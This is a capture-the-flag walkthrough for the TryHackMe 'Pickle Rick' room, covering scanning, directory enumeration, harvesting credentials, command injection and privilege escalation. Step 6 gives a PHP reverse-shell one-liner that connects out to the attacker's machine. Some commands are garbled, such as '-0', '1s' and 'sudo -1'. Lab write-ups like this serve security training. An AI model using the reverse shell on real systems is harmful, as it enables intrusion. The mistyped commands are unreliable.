Pickle Rick Walkthrough

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Pickle Rick

Room Link: https://tryhackme.com/room/picklerick

Walkthrough Steps

Step 1: Nmap Scan

Basic reconnaissance scan to identify open ports and services running on the target machine.

sudo nmap -sC -sV -0 <target_ip>

- -sC: Runs default scripts
- \bullet -sV: Attempts to determine service versions
- -O: Enables OS detection

Step 2: Source Code Analysis

Sometimes developers store sensitive data within source code.




Figure 1: Username visible in source code

As you can see, the username is visible here. And, no pun intended, we're going to log right into the web application using it.

Step 3: Checking 'robots.txt'

Checking the robots.txt file for any sensitive information. Got a suspicious text. Save it for future reference.



Figure 2: Suspicious text in robots.txt

Step 4: Web Application Enumeration

Using Gobuster to enumerate directories and files on the web server.

gobuster dir -u http://<target_ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

```
File Actions Edit View Help
VPN × kali@kali: ~ ×
[+] Wordlist:
                             /usr/share/wordlists
/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:
                             404
[+] User Agent:
                             gobuster/3.6
[+] Extensions:
                             php, html, js, sh, txt
                              10s
[+] Timeout:
Starting gobuster in directory enumeration mode
______
                      (Status: 403) [Size: 277]
/.php
/.html
                      (Status: 403) [Size: 277]
/index.html
                      (Status: 200) [Size: 1062]
login.php
                      (Status: 200) [Size: 882]
/assets
                      (Status: 301) [Size: 313] [
 -> http://10.10.81.255/assets/]
portal.php
                      (Status: 302) [Size: 0] [--
  [login.php]
                      (Status: 200) [Size: 17]
 robots.txt
```

Figure 3: Gobuster scan results

Step 5: Accessing the Web Application using Credentials

Using the credentials obtained (Password is the suspicious text which was saved in Step 3) from the source code analysis to log in to the web application.

Step 6: Command Injection

Using the command injection vulnerability to execute commands on the server, after setting up listener in the target machine.

```
php -r '$sock=fsockopen("<your-machine-ip>",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```




Figure 4: Web application after successful login




Figure 5: Reverse shell connection

This command opens a reverse shell connection to your machine.

- Now 1s the files.
- You will now see a file named 'Sup3rS3cretPickl3Ingred.txt' which contains the first flag.
- Now cat the file named 'clue.txt', which contains a clue.
- $\bullet\,$ Ok, then go through different directories and look for the second ingredient.
- Use cat command again to view the second ingredient.

Step 7: Privilege Escalation

- When we run the sudo -1 command, we see that we can run any command as the user 'www-data' when we login after establishing reverse shell connection.
- Ok, could you plain guess the next step?
- Yes, we are going to look into the /root directory to look out for some juicy data.
- Now we just need to use the cat command and boom we get the 3rd and final ingredient.

Congratulations!

You have successfully completed the Pickle Rick room on TryHackMe.